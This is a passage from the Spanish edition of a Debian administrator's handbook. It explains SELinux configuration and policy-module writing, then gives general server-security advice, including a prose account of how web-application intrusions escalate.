Los dominios y los tipos son equivalentes

Internally, a domain is just a type, but a type that only applies to processes. That is why domains are suffixed with `_t` just like objects' types.

De forma predeterminada, los programas heredan el dominio del usuario que los ejecuta, pero las políticas estándar de SELinux esperan que muchos programas importantes se ejecuten en dominios dedicados. Para conseguir esto, se etiquetan dichos ejecutables con un tipo dedicado (por ejemplo, se etiqueta `ssh` con ssh_exec_t y, cuando inicia el programa, automáticamente cambia al dominio ssh_t). Este mecanismo de transición automática de dominios permite otorgar exclusivamente los permisos que requiere cada programa. Es un principio fundamental de SELinux.




Figura 14.2 *Transiciones automáticas entre dominios*

EN LA PRÁCTICA

Averiguar el contexto de seguridad

Para averiguar el contexto de seguridad de un proceso, debe utilizar la opción `Z` de `ps`.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?    Ss  0:00 /usr/sbin/
    ➥ vsftpd
```

El primer campo contiene la identidad, el rol, el dominio y el nivel MCS separados por dos puntos. El nivel MCS (*seguridad multicategoría*: «Multi-Category Security») es un parámetro que interviene en el establecimiento de una política de protección de la confidencialidad, que regula el acceso a archivos basándose en su sensibilidad. No explicaremos esta característica en este libro.

Para averiguar el contexto de seguridad em una consola, puede ejecutar `id -Z`.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Por último, para averiguar el tipo asignado a un archivo, puede utilizar `ls -Z`.

```
$ ls -Z test /usr/bin/ssh
unconfined_u:object_r:user_home_t:s0 test
     system_u:object_r:ssh_exec_t:s0 /usr/bin/ssh
```

Es importante saber que la identidad y rol asignados a un archivo no tienen importancia especial (nunca son utilizados), pero se le asigna un contexto de seguridad completo a todos los objetos para mantener la uniformidad.

14.5.2. Configuración de SELinux

Todos los núcleos estándar que Debian proporciona incluyen compatibilidad con SELinux. Todas las herramientas básicas Unix son compatibles con SELinux sin ninguna modificación. Por lo tanto, es relativamente sencillo habilitar SELinux.

La orden `apt install selinux-basics selinux-policy-default` instalará automáticamente todos los paquetes necesarios para configurar un sistema SELinux.

El paquete *selinux-policy-default* contiene un conjunto de reglas estándar. De forma predeterminada, esta política sólo restringe el acceso a algunos servicios expuestos ampliamente. Las sesiones de usuario no están restringidas y, por lo tanto, es improbable que SELinux bloquee una operación legítima de un usuario. Sin embargo, mejora la seguridad de los servicios del sistema que estén ejecutando en la máquina. Para establecer una política equivalente a las reglas «estrictas» antiguas debe deshabilitar el módulo `unconfined` (detallamos la gestión de módulos más adelante en esta sección).

Después de instalar una política, debe etiquetar todos los archivos disponibles (lo que quiere decir asignarles un tipo). Debe iniciar esta operación manualmente con `fixfiles relabel`.

Ahora el sistema SELinux está listo. Para habilitarlo debe añadir el parámetro `selinux=1 security=selinux` al núcleo Linux. El parámetro `audit=1` habilita los registros de SELinux que graban todas las operaciones denegadas. Por último, el parámetro `enforcing=1` hace que se apliquen las reglas: sin él, SELinux trabaja en el modo predeterminado *permissive* (permisivo) en el que las acciones prohibidas son registradas pero son ejecutadas de todas formas. Por lo tanto, debe modificar el archivo de configuración del gestor de arranque GRUB para añadir los parámetros que desee. Una forma sencilla de hacerlo es modificar la variable GRUB_CMDLINE_LINUX en el archivo `/etc/default/grub` y ejecutar `update-grub`. SELinux estará activo al reiniciar.

Es importante saber que el script `selinux-activate` automatiza todas estas operaciones y fuerza el etiquetado de archivos en el siguiente reinicio (lo que evita que se creen nuevos archivos sin etiquetar cuando SELinux aún no esta activo mientras se realiza el etiquetado).

14.5.3. Gestión de un sistema SELinux

La política SELinux consiste en un conjunto de reglas modular, y su instalación detecta y habilita automáticamente todos los módulos necesarios en función de los servicios que se encuentren instalados. El sistema, por lo tanto, se encuentra operativo de forma inmediata. Sin embargo, cuando instale un servicio después de haber instalado la política SELinux deberá habilitar el módulo correspondiente manualmente. Para ello existe el programa `semodule`. Lo que es más, debería tener la capacidad de definir los roles que cada usuario puede adoptar, lo que puede realizar con el programa `semanage`.

Puede utilizar estos dos programas para modificar la configuración actual de SELinux, almacenada en `/etc/selinux/default/`. A diferencia de otros archivos de configuración que puede encontrar en `/etc/`, no debe modificar estos archivos manualmente. Debe utilizar los programas diseñados para este propósito.

YENDO MÁS ALLÁ

Más documentación

Since the NSA doesn't provide any official documentation, the community set up a wiki to compensate. It brings together a lot of information, but you must be aware that most SELinux contributors are Fedora users (where SELinux is enabled by default). The documentation thus tends to deal specifically with that distribution.

➨ https://selinuxproject.org

You should also have a look at the dedicated Debian wiki page as well as Russell Coker's blog, who is one of the most active Debian developers working on SELinux support.

➨ https://wiki.debian.org/SELinux

➨ https://etbe.coker.com.au/tag/selinux/

Gestión de módulos SELinux

Los módulos SELinux disponibles se almacenan en el directorio `/usr/share/selinux/default/`. Para habilitar uno de estos módulos en la configuración actual debe ejecutar `semodule -i` *`módulo.pp.bz2`*. La extensión *pp.bz2* significa *paquete de política* («policy package») comprimido mediante bzip2.

Puede eliminar un módulo de la configuración actual con `semodule -r` *`módulo`*. Por último, `semodule -l` enumera los módulos instalados actualmente. También imprime los números de versión correspondientes. Los módulos puden ser activados selectivamente con `semodule -e` y desactivados mediante `semodule -d`.

```
# semodule -i /usr/share/selinux/default/abrt.pp.bz2
libsemanage.semanage_direct_install_info: abrt module will be disabled after install
    ➥ as there is a disabled instance of this module present in the system.
# semodule -l
accountsd
acct
[...]
# semodule -e abrt
# semodule -d accountsd
# semodule -l
abrt
acct
[...]
# semodule -r abrt
libsemanage.semanage_direct_remove_key: abrt module at priority 100 is now active.
    ➥ semodule -l
```

`semodule` carga inmediatamente la nueva configuración a menos que utilice la opción `-n`. De forma predeterminada, el programa actúa sobre la configuración actual (indicada por la variable SELINUXTYPE en el archivo `/etc/selinux/config`), pero también puede modificar una distinta especificándola con la opción `-s`.

Cada vez que un usuario inicia sesión, se le asigna una identidad SELinux. Esta identidad determina los roles que puede adoptar. Puede configurar estas correspondencias (entre el usuario y la identidad y entre la identidad y los roles) con el programa `semanage`.

You should definitely read the `semanage(8)` manual page. All the managed concepts have their own manual page; for instance, `semanage-login(8)`. Even if the command's syntax tends to be similar for all the concepts which are managed, it is recommended to read its manual page. You will find common options to most sub-commands: -a to add, -d to delete, -m to modify, -l to list, and -t to indicate a type (or domain).

`semanage login -l` enumera las correspondencias actuales entre identificadores de usuarios y entidades SELinux. Los usuarios que no aparecen explícitamente poseen la identidad predeterminada, que corresponde al elemento __default__. Si ejecuta `semanage login -a -s user_u` *`usuario`*, asociará la identidad *user_u* con el usuario dado. Por último, `semanage login -d` *`usuario`* elimina la asociación asignada al usuario.

```
# semanage login -a -s user_u rhertzog
# semanage login -l

Login Name           SELinux User         MLS/MCS Range        Service

__default__          unconfined_u         s0-s0:c0.c1023       *
rhertzog             user_u               s0                   *
root                 unconfined_u         s0-s0:c0.c1023       *
# semanage login -d rhertzog
```

`semanage user -l` enumera las asociaciones entre las identidades de usuario de SELinux y los roles permitidos. Agregar una nueva identidad requiere definir tanto sus roles correspondientes como un prefijo de etiquetado que se utiliza para asignar un tipo a los archivos personales (`/home/`*`usuario`*`/*`). Debe elegir el prefijo entre user, staff y sysadm. El prefijo «staff» hace que los archivos sean del tipo «staff_home_dir_t». Para crear una nueva identidad de usuario SELinux, ejecute `semanage user -a -R` *`roles`* `-P` *`prefijo identidad`*. Puede eliminar una identidad de usuario SELinux ejecutando `semanage user -d` *`identidad`*.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l

                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range                    SELinux Roles

root            sysadm     s0         s0-s0:c0.c1023               staff_r sysadm_r
    ➥  system_r
staff_u         staff      s0         s0-s0:c0.c1023               staff_r sysadm_r
sysadm_u        sysadm     s0         s0-s0:c0.c1023               sysadm_r
system_u        user       s0         s0-s0:c0.c1023               system_r
test_u          staff      s0         s0                           staff_r user_r
```

```
unconfined_u    unconfined s0         s0-s0:c0.c1023                 system_r
    ➥ unconfined_r
user_u          user       s0         s0                             user_r
# semanage user -d test_u
```

Gestión de contextos de archivos, puertos y valores booleanos

Cada módulo de SELinux proporciona un conjunto de reglas de etiquetado de archivos, pero también es posible crear reglas de etiquetado personalizadas para adaptarse a algún caso específico. Por ejemplo, si desea que el servidor web sea capaz de leer archivos en el directorio `/srv/www/`, podría ejecutar `semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"` seguido de `restorecon -R /srv/www/`. La primera ejecución registra las nuevas reglas de etiquetado, mientras que la segunda hace que se reinicialicen los tipos de archivo según las reglas de etiquetado actuales.

De forma similar, se etiquetan los puertos TCP/UDP de forma que asegure que únicamente los demonios correspondientes puedan escuchar en ellos. Por ejemplo, si desea que el servidor web pueda escuchar en el puerto 8080, deberá ejecutar `semanage port -m -t http_port_t -p tcp 8080`.

Algunos módulos de SELinux exportan opciones booleanas que puede ajustar para alterar el comportamiento de las reglas predeterminadas. Puede utilizar la herramienta `getsebool` para inspeccionar estas opciones (`getsebool` *`opcion_booleana`* muestra una opción concreta, mientras que `getsebool -a` muestra todas). La orden `setsebool` *`opción_booleana valor`* cambia el valor de una opción booleana. La opción -P hace que el cambio sea permanente, es decir que el nuevo valor se convierte en el predeterminado y se mantiene después de reiniciar el equipo. El ejemplo a continuación permite a los servidores web acceso a los directorios personales (esto es útil cuando los usuarios tienen sitios web personales en `~/public_html/`).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

14.5.4. Adaptación de las reglas

Puesto que la política SELinux es modular, puede ser interesante desarrollar nuevos módulos para aplicaciones (posiblemente propias) que carezcan de uno. Estos nuevos módulos completarán la *política de referencia*.

Para crear nuevos módulos, necesitará los paquetes *selinux-policy-dev* y *selinux-policy-doc*. Este último contiene la documentación de las reglas estándar (`/usr/share/doc/selinux-policy-doc/html/`) y los archivos de ejemplo que puede utilizar como plantillas para crear nuevo módulos. Instale estos módulos y estúdielos detenidamente:

```
$ cp /usr/share/doc/selinux-policy-doc/Makefile.example Makefile
$ cp /usr/share/doc/selinux-policy-doc/example.fc ./
$ cp /usr/share/doc/selinux-policy-doc/example.if ./
$ cp /usr/share/doc/selinux-policy-doc/example.te ./
```

El archivo `.te` es el más importante. Define las reglas. El archivo `.fc` define los «contextos de archivo», es decir los tipos asignados a los archivos relacionados con este módulo. Los datos del archivo `.fc` se utilizan durante el paso de etiquetado de archivos. Por último, el archivo `.if` define la interfaz del módulo: es una serie de «funciones públicas» que otros módulos pueden utilizar para interactuar con el módulo que se está creando.

Creación de un archivo `.fc`

Leer el ejemplo a continuación debería ser suficiente para entender la estructura de este tipo de archivos. Puede utilizar expresiones regulares para asignar el mismo contexto de seguridad a múltiples archivos, o incluso a un árbol de directorios completo.

Ejemplo 14.2 *Archivo `example.fc`*

```
# El ejecutable myapp tendrá:
# etiqueta: system_u:object_r:myapp_exec_t
# Sensibilidad MLS: s0
# Categorías MCS: <none>

/usr/sbin/myapp         --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

Creación de un archivo `.if`

En el ejemplo a continuación, la primera interfaz («myapp_domtrans») controla quién puede utilizar la aplicación. La segunda («myapp_read_log») otorga permisos de escritura a los archivos de registro de la aplicación.

Cada interfaz debe generar un conjunto de reglas válido que pueda ser integrado en un archivo `.te`. Por lo tanto, debe declarar todos los tipos que utilizará (con el macro gen_require) y utilizar directivas estándar para otorgar permisos. Sepa que puede utilizar interfaces proporcionadas por otros módulos. La siguiente sección dará más explicaciones sobre cómo expresar estos permisos.

Ejemplo 14.3 *Archivo `ejemplo.if`*

```
## <summary>Política de ejemplo de Myapp</summary>
## <desc>
##      <p>
```

```
##              Texto más descriptivo de myapp. La etiqueta <desc>
##              también puede utilizar etiquetas HTML <p>,
##              <ul>, and <ol> para dar formato.
##      </p>
##      <p>
##              Esta política es compatible con las siguientes
##              funcionalidades de myapp:
##              <ul>
##              <li>Funcionalidad A</li>
##              <li>Funcionalidad B</li>
##              <li>Funcionalidad C</li>
##              </ul>
##      </p>
## </desc>
#

########################################
## <summary>
##      Ejecutar una transición de dominio para ejecutar myapp.
## </summary>
## <param name="domain">
##      Dominio permitido para la transición
## </param>
#
interface(`myapp_domtrans',`
        gen_require(`
                type myapp_t, myapp_exec_t;
        ')

        domtrans_pattern($1,myapp_exec_t,myapp_t)
')

########################################
## <summary>
##      Leer archivos de registro de myapp.
## </summary>
## <param name="domain">
##      Dominio al que se le permite leer archivos de registro.
## </param>
#
interface(`myapp_read_log',`
        gen_require(`
                type myapp_log_t;
        ')

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
')
```

DOCUMENTACIÓN

Explicaciones sobre la *política de referencia*

The *reference policy* evolves like any free software project: based on volunteer contributions. The project is hosted by Tresys, one of the most active companies in the SELinux field. Their wiki contains explanations on how the rules are structured and how you can create new ones.

➨ https://github.com/SELinuxProject/refpolicy/wiki/GettingStarted

Escritura de un archivo `.te`

Revise el archivo `example.te`:

YENDO MÁS ALLÁ

El lenguaje de macro `m4`

Para estructurar la política correctamente, los desarrolladores de SELinux utilizaron un procesador de macros. En lugar de duplicar muchas directivas *allow* similares, crearon «funciones macro» para utilizar una lógica de más alto nivel que también resulta en una política mucho más legible.

En la práctica, utilizamos `m4` para compilar estas reglas. Realizar la operación opuesta: expande todas las directivas de alto nivel en una base de datos gigante de directivas *allow*.

Las «interfaces» SELinux son sólo funciones macro que serán substituidas por un conjunto de reglas en tiempo de compilación. De la misma forma, algunos permisos son en realidad conjuntos de permisos que son reemplazados por sus valores en tiempo de compilación.

```
policy_module(myapp,1.0.0) ❶

########################################
#
# Declaraciones
#

type myapp_t; ❷
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) ❸

type myapp_log_t;
logging_log_file(myapp_log_t) ❹

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Política local de Myapp
#
```

```
allow myapp_t myapp_log_t:file { read_file_perms append_file_perms }; ❺

allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

❶ El módulo debe ser identificado por su nombre y número de versión. Esta directiva es obligatoria.

❷ Si el módulo introduce tipos nuevos, debe declararlos con directivas como las siguientes. No dude en crear tantos tipos como necesite en lugar de otorgar demasiados permisos inútiles.

❸ Dichas interfaces definen el tipo myapp_t como un dominio de proceso que cualquier ejecutable con la etiqueta myapp_exec_t debería utilizar. Implícitamente, esto agrega un atributo exec_type en estos objetos, lo que a su vez permite a otros módulos otorgar permisos para ejecutar dichos programas: por ejemplo, el módulo userdomain permite que los ejecuten los proceso con dominios user_t, staff_t y sysadm_t. Los dominios de otras aplicaciones confinadas no tendrán los permisos para ejecutarlos a menos que las reglas les otorguen permisos similares (este es el caso, por ejemplo, de `dpkg` con su dominio dpkg_t).

❹ logging_log_file is an interface provided by the reference policy. It indicates that files labeled with the given type are log files which ought to benefit from the associated rules (for example, granting rights to `logrotate` so that it can manipulate them).

❺ La directiva allow es la directiva base para autorizar una operación. El primer parámetro es el dominio de proceso al que se le permite ejecutar la operación. El segundo define el objeto que puede manipular un proceso del dominio anterior. Este parámetro debe estar en el formato «*tipo*:*clase*», en el que *tipo* es el tipo SELinux y *clase* describe la naturaleza del objeto (archivo, directorio, zócalo, tubería, etc.). Finalmente, el último parámetro describe los permisos (las operaciones permitidas).

Los permisos están definidos como el conjunto de operaciones permitidas y siguen la siguiente plantilla: { *operación1 operación2* }. Sin embargo, también puede utilizar macros que representan los permisos más útiles. El archivo `/usr/share/selinux/devel/include/support/obj_perm_sets.spt` los enumera.

The following web page provides a relatively exhaustive list of object classes, and permissions that can be granted.

➡ https://selinuxproject.org/page/ObjectClassesPerms

Ahora sólo debe encontrar el conjunto mínimo de reglas necesario para asegurar que la aplicación o servicio objetivo funcione correctamente. Para lograrlo, debería tener buen conocimiento de cómo funciona la aplicación y qué tipo de datos genera o administra.

Sin embargo, es posible un enfoque empírico. Una vez que se etiquetaron correctamente los objetos relevantes, puede utilizar la aplicación en modo permisivo: las operaciones que hubiesen

estado bloqueadas son registradas pero ejecutarán correctamente. Si analiza los registros, ahora puede identificar las operaciones a permitir. A continuación encontrará un ejemplo de elemento en dicho registro:

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole" dev=tmpfs
    ➥ ino=5510 scontext=system_u:system_r:syslogd_t:s0 tcontext=system_u:object_r:
    ➥ device_t:s0 tclass=fifo_file permissive=1
```

Para entender mejor este mensaje, estudiémoslo parte por parte.

Mensaje	Descripción
`avc: denied`	Se denegó una operación.
`{ read write }`	Esta operación necesita los permisos read y write.
`pid=1876`	El proceso con PID 1876 ejecutó la operación (o intentó hacerlo).
`comm="syslogd"`	Este proceso era una instancia del programa syslogd.
`name="xconsole"`	El objeto de destino se llamaba xconsole. En ciertos casos también se puede tener una variable «path» con una ruta completa.
`dev=tmpfs`	The device hosting the target object is a tmpfs (an in-memory filesystem). For a real disk, you could see the partition hosting the object (for example, "sda3").
`ino=5510`	El objeto está identificado por el número de inodo 5510.
`scontext=system_u:system_r:syslogd_t:s0`	Este es el contexto de seguridad del proceso que ejecutó la operación.
`tcontext=system_u:object_r:device_t:s0`	Este es el contexto de seguridad del objeto destino.
`tclass=fifo_file`	El objeto destino es un archivo FIFO.

Cuadro 14.1 *Análisis de una traza SELinux*

By observing this log entry, it is possible to build a rule that would allow this operation. For example, allow syslogd_t device_t:fifo_file { read write }. This process can be automated, and it is exactly what the `audit2allow` command (of the *policycoreutils* package) offers. This approach is only useful if the various objects are already correctly labeled according to what must be confined. In any case, you will have to carefully review the generated rules and validate them according to your knowledge of the application. Effectively, this approach tends to grant more rights than are really required. The proper solution is often to create new types and to grant rights on those types only. It also happens that a denied operation isn't fatal to the application, in which case it might be better to just add a "dontaudit" rule to avoid the log entry despite the effective denial.

COMPLEMENTOS

Falta de roles en las reglas de la política

Puede parecerle extraño que no se mencionen roles cuando se crean nuevas reglas. SELinux sólo utiliza los dominios para saber qué operaciones están permitidas. El rol sólo interviene indirectamente permitiéndole al usuario cambiar a otro dominio. SELinux está basado en una teoría conocida como *forzado de tipos* («Type Enforcement») y el tipo es el único elemento que importa al otorgar permisos.

Compilación de los archivos

Once the 3 files (`example.if`, `example.fc`, and `example.te`) match your expectations for the new rules, rename them to `myapp.`*`extension`* and run `make NAME=devel` to generate a module in the `myapp.pp` file (you can immediately load it with `semodule -i myapp.pp`). If several modules are defined, `make` will create all the corresponding `.pp` files.

14.6. Otras consideraciones relacionadas con la seguridad

La seguridad no es sólo un problema técnico: se trata sobre todo de buenas prácticas y de una buena compresión de los riesgos. Esta sección revisa algunos de los riesgos más comunes, así como también unas pocas prácticas recomendadas que deberían, dependiendo del caso, aumentar la seguridad o reducir el impacto de un ataque exitoso.

14.6.1. Riesgos inherentes de las aplicaciones web

El carácter universal de las aplicaciones web llevaron a su proliferación. Usualmente se ejecutan varias en paralelo: correo web, wiki, sistema de gestión, foros, galería de fotos, blog, etc. La mayoría de estas aplicaciones están basadas en la pila «LAMP» (*Linux, Apache, MySQL, PHP*). Desafortunadamente, muchas de estas aplicaciones también fueron escritas sin considerar los problemas de seguridad. Los datos que provienen del exterior, demasiado seguido, son utilizados luego de escasa o nula validación. Se pueden proveer valores creados especiales para generar que una llamada a un programa ejecute otro en cambio. Con el paso del tiempo se corrigieron muchos de los problemas más obvios, pero aparecen nuevos problemas regularmente.

VOCABULARIO

Inyección SQL

When a program inserts data into SQL queries in an insecure manner, it becomes vulnerable to SQL injections; this name covers the act of changing a parameter in such a way that the actual query executed by the program is different from the intended one, either to damage the database or to access data that should normally not be accessible.

➨ https://en.wikipedia.org/wiki/SQL_Injection

Por lo tanto, es obligatorio actualizar las aplicaciones web regularmente, para que un «cracker» (sea un atacante profesional o un «script kiddy») no pueda aprovecharse de una vulnerabilidad conocida. El riesgo real depende de cada caso, varía entre la destrucción de datos a la ejecución de código arbitrario, incluyendo la desfiguración del sitio web.

14.6.2. Saber qué esperar

Generalmente se utiliza una vulnerabilidad en una aplicación web como punto de partida para intentos de «cracking». Lo que sigue es una breve revisión de las consecuencias posibles.

VISTA RÁPIDA

Filtrado de consultas HTTP

Apache 2 includes modules allowing filtering incoming HTTP queries. This allows blocking some attack vectors. For instance, limiting the length of parameters can prevent buffer overflows. More generally, one can validate parameters before they are even passed to the web application and restrict access along many criteria. This can even be combined with dynamic firewall updates, so that a client infringing one of the rules is banned from accessing the web server for a given period of time.

Configurar estas verificaciones puede ser una tarea larga y tediosa, pero valdrá la pena cuando la aplicación web que deba desplegar tenga un historial de seguridad dudoso.

mod-security2 (en el paquete *libapache2-mod-security2*) es el módulo principal de este tipo. Incluso viene con muchas reglas listas para ser utilizadas y de instalación sencilla (en el paquete *modsecurity-crs*).

Las consecuencias de una intrusión tendrán varios niveles de obviedad dependiendo de las motivaciones del atacante. Los «*script kiddies*» sólo aplican recetas que encuentran en sitios web; generalmente desfiguran una página web o borran datos. En casos más sutiles agregan contenido invisible a las páginas web para mejorar las referencias a sus propios sitios en los motores de búsqueda.

Un atacante más avanzado irá más allá. Un escenario desastroso podría ser como sigue: el atacante obtiene la habilidad de ejecutar programas como el usuario www-data, pero ejecutar una orden necesita demasiadas manipulaciones. Para hacer su tarea más sencilla, instala otra aplicación web diseñada específicamente para ejecutar remotamente muchas órdenes distintas, como navegar el sistema de archivos, examinar permisos, subir o descargar archivos, ejecutar programas o inclusive proveer una consola de red. Generalmente, la vulnerabilidad le permitirá ejecutar `wget` para descargar algún malware en `/tmp/` y luego ejecutarlo. Usualmente se descarga dicho malware de un sitio web extranjero que fue comprometido con anterioridad y servirá para cubrir sus huellas y hacer más difícil rastrear el origen real del ataque.

En este punto el atacante tiene suficiente libertad de movimiento y, generalmente, instalan un «*bot*» IRC (un robot que se conecta a un servidor IRC por el que se lo puede controlar). Generalmente se lo utiliza para compartir archivos ilegales (copias no autorizadas de películas o software, etc.). Un atacante tenaz inclusive podría desear ir más allá todavía. La cuenta www-data no provee acceso completo al equipo, el atacante intentará obtener permisos de administrador. Esto no debería ser posible, pero si la aplicación web no estaba actualizada es posible también que el núcleo y otros programas tampoco estén actualizados; esto a veces deriva de una decisión del administrador que, a pesar de conocer la vulnerabilidad, descuidó la actualización del sistema ya que no existen usuarios locales. El atacante podrá aprovechar una segunda vulnerabilidad para obtener permisos de root.

VOCABULARIO

Escalada de privilegios

Este término cubre cualquier cosa que pueda ser utilizada para obtener más permisos de los que normalmente tendría un usuario normal. El programa `sudo` está diseñado específicamente para proveer permisos de administración a algunos usuarios. Pero también se utiliza el mismo término para describir el acto en el que un atacante aprovecha una vulnerabilidad para obtener permisos indebidos.

Ahora el atacante es dueño de la máquina; usualmente intentarán mantener este acceso privilegiado tanto como les sea posible. Esto involucra instalar un «*rootkit*», un programa que reemplazará algunos componentes del sistema para que el atacante pueda obtener privilegios de administrador más adelante; el «rootkit» también intentará esconder su propia existencia así como también cualquier rastro de la intrusión. Un programa `ps` comprometido omitirá algunos procesos, `netstat` no mostrará algunas conexiones activas, etc. Utilizando los permisos de root, el atacante pudo observar el sistema completo pero no encontró datos importantes; por lo que intentará acceder a otras máquinas en la red corporativa. Analizando la cuenta del administrador y los archivos históricos, el atacante encuentra las máquinas a las que se accede frecuentemente. Puede interceptar la contraseña de alguno de los administradores reemplazando `sudo` o `ssh` con una versión comprometida, y luego utilizar esta información en los servidores detectados... y propagar la intrusión de allí en más.

Este es un escenario de pesadilla que se puede prevenir con varias medidas. Las siguientes secciones describirán algunas de estas medidas.

14.6.3. Selección prudente de software

Una vez que se conocen los problemas de seguridad, debe tenerlos en cuenta en cada paso del proceso de desplegado de un servicio, especialmente al elegir el software que instalar. Muchos sitios web, como SecurityFocus.com, mantienen una lista de vulnerabilidades descubiertas recientemente, lo cual le puede dar una idea del historial de seguridad de un software antes de desplegarlo. Por supuesto, debe balancear esta información con la popularidad de dicho software: un programa más utilizado es un objetivo más tentador y, consecuentemente, será investigado más en detalle. Por el otro lado, un programa de nicho podría estar lleno de huecos de seguridad que nunca son publicados debido a la falta de interés en una auditoría de seguridad.

VOCABULARIO

Auditoría de seguridad

Una auditoría de seguridad es el proceso de leer y analizar a fondo el código fuente de algún software, buscando potenciales vulnerabilidades de seguridad que pueda contener. Usualmente, dichas auditorías son proactivas y se las realizan para asegurar que un programa cumple ciertos requisitos de seguridad.

In the free software world, there is generally ample room for choice, and choosing one piece of software over another should be a decision based on the criteria that apply locally. More features imply an increased risk of a vulnerability hiding in the code; picking the most advanced program for a task may actually be counter-productive, and a better approach is usually to pick the simplest program that meets the requirements.

VOCABULARIO

Vulnerabilidad de día cero («zero-day exploit»)

Un ataque mediante una *vulnerabilidad de día cero* es difícil de prevenir; el término abarca una vulnerabilidad que todavía no es conocida por los autores del programa.

14.6.4. Gestión de una máquina como un todo

La mayoría de las distribuciones Linux instalan de forma predeterminada una cantidad de servicios Unix y muchas herramientas. En muchos casos, no son necesarios para el funcionamiento adecuado de los servicios configurados por el administrador en la máquina. Como guía general en materia de seguridad, es mejor desinstalar todo el software innecesario. En efecto, no tiene sentido asegurar un servidor FTP si se puede utilizar una vulnerabilidad en otro servicio no utilizado para obtener permisos de administrador en todo el equipo.

De la misma forma, generalmente se configurarán los firewalls sólo para permitir acceder a los servicios que deban estar accesibles públicamente.

Los equipos actuales son suficientemente potentes para poder albergar varios servicios en la misma máquina física. Desde un punto de vista económico, dicha posibilidad es interesante: un sólo equipo a administrar, menor consumo de energía, etc. Desde el punto de vista de seguridad, sin embargo, esta elección puede ser un problema. Un servicio comprometido puede proveer acceso a toda la máquina, que a su vez compromete los otros servicios en el mismo equipo. Se puede mitigar este riesgo aislando los servicios. Puede lograrlo mediante virtualización (cada servicio albergado en una máquina virtual o contenedor dedicado) o bien con AppArmor/SELinux (que cada demonio de servicio tenga un conjunto de permisos adecuado).

14.6.5. Los usuarios también son parte

Discutir sobre seguridad inmediatamente trae a la mente proteger en contra de ataques de «cracker» anónimos escondidos en la jungla de Internet; pero se suele olvidar que el riesgo también proviene desde adentro: un empleado a punto de dejar la empresa podría descargar archivos sensibles en un proyecto importante y venderlos a la competencia, un vendedor descuidado podría dejar su escritorio sin bloquear su sesión durante una reunión con un nuevo prospecto, un usuario atolondrado podría borrar el directorio incorrecto por error, etc.

La respuesta a estos riesgos puede involucrar soluciones técnicas: limitar los permisos otorgados a los usuarios a aquellos estrictamente necesarios y tener respaldos son obligatorios. Pero en muchos casos la protección adecuada involucrará entrenar a los usuarios a evitar los riesgos.

VISTA RÁPIDA

autolog

El paquete *autolog* provee un programa que automáticamente desconecta usuarios inactivos luego de un tiempo configurable. También permite matar procesos de usuarios que permanecen después que finalizó su sesión, evitando así que los usuarios ejecuten demonios.

14.6.6. Seguridad física

No tiene sentido asegurar redes y servicios si los equipos en sí no están protegidos. Los datos importantes merecen estar almacenados en disco duros que puede cambiar en caliente en arrays RAID, porque los discos duros eventualmente fallan y la disponibilidad de los datos es necesaria. Pero si cualquier repartidor de pizza puede ingresar al edificio, ingresar a la sala de servidores y huir con unos pocos discos duros específicos, no se cumple una parte de la seguridad. ¿Quién puede ingresar a la sala de servidores? ¿Está monitorizado el acceso? Estas cuestiones merecen ser consideradas (y respondidas) cuando se evalúa la seguridad física.

La seguridad física también incluye tener en cuenta los riesgos de accidentes, como incendios. Este riesgo particular es lo que justifica medios de respaldo en edificios separados, o al menos en una caja de seguridad a prueba de incendios.

14.6.7. Responsabilidad legal

De formas más o menos implícita, un administrador recibe la confianza de sus usuarios así como también la de los usuarios de la red en general. Por lo tanto, deberían evitar cualquier descuido que pueda ser aprovechado por gente con malas intenciones.

An attacker taking control of your machine then using it as a forward base (known as a "relay system") from which to perform other nefarious activities could cause legal trouble for you, since the attacked party would initially see the attack coming from your system, and therefore consider you as the attacker (or as an accomplice). In many cases, the attacker will use your server as a relay to send spam, which shouldn't have much impact (except potentially registration on black lists that could restrict your ability to send legitimate emails), but won't be pleasant, nevertheless. In other cases, more important trouble can be caused from your machine, for instance, denial of service attacks. This will sometimes induce loss of revenue, since the legitimate services will be unavailable and data can be destroyed; sometimes this will also imply a real cost, because the attacked party can start legal proceedings against you. Rights-holders can sue you if an unauthorized copy of a work protected by copyright law is shared from your server, as well as other companies compelled by service level agreements if they are bound to pay penalties following the attack from your machine.

Cuando ocurren estas situaciones, usualmente no basta con alegar inocencia; cuando menos necesitará evidencia convincente que muestre actividad sospechosa en su sistema que proviene de una dirección IP dada. Esto no será posible si descuida las recomendaciones de este capítulo y deja que el atacante obtenga acceso a una cuenta privilegiada (root en particular) y la utilice para cubrir sus huellas.

14.7. Tratamiento de una máquina comprometida

A pesar de las mejores intenciones y sin importar cuán cuidadosamente diseñe la política de seguridad, un administrador eventualmente se enfrentará a un secuestro. Esta sección provee algunas directrices sobre cómo reaccionar frente a estas circunstancias desafortunadas.

14.7.1. Detección y visualización de la intrusión

El primer paso de la reacción frente a una intrusión es estar al tanto de la misma. Esto no es siempre obvio, especialmente sin una infraestructura de monitorización adecuada.

